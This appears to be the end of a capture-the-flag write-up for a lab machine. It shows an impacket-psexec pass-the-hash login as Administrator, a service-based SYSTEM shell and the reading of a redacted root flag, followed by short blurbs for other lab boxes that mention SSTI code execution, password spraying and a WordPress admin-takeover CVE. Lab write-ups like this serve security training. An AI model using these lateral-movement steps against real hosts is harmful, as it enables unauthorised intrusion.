impacket-psexec city.local/Administrator@10.0.29.200 -hashes :[REDACTED]

[*] Found writable share ADMIN$
[*] Uploading file jvCqgppO.exe
[*] Creating service UCbU on 10.0.29.200.....

C:\Windows\system32> cd C:\Users\Administrator\Desktop
C:\Users\Administrator\Desktop> type root.txt

FLAG[[REDACTED]]
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Anonymous FTP leaks a breach notice pointing at a public paste of stolen passwords. Spraying fails everywhere except SNMPv3, where the MIB gives up an SSH password, and sudo chroot hands over root.
A WordPress site running a vulnerable Modular DS plugin falls to CVE-2026-23550, an unauthenticated admin takeover bug, leading to a plugin-based shell and a Docker group escape to root.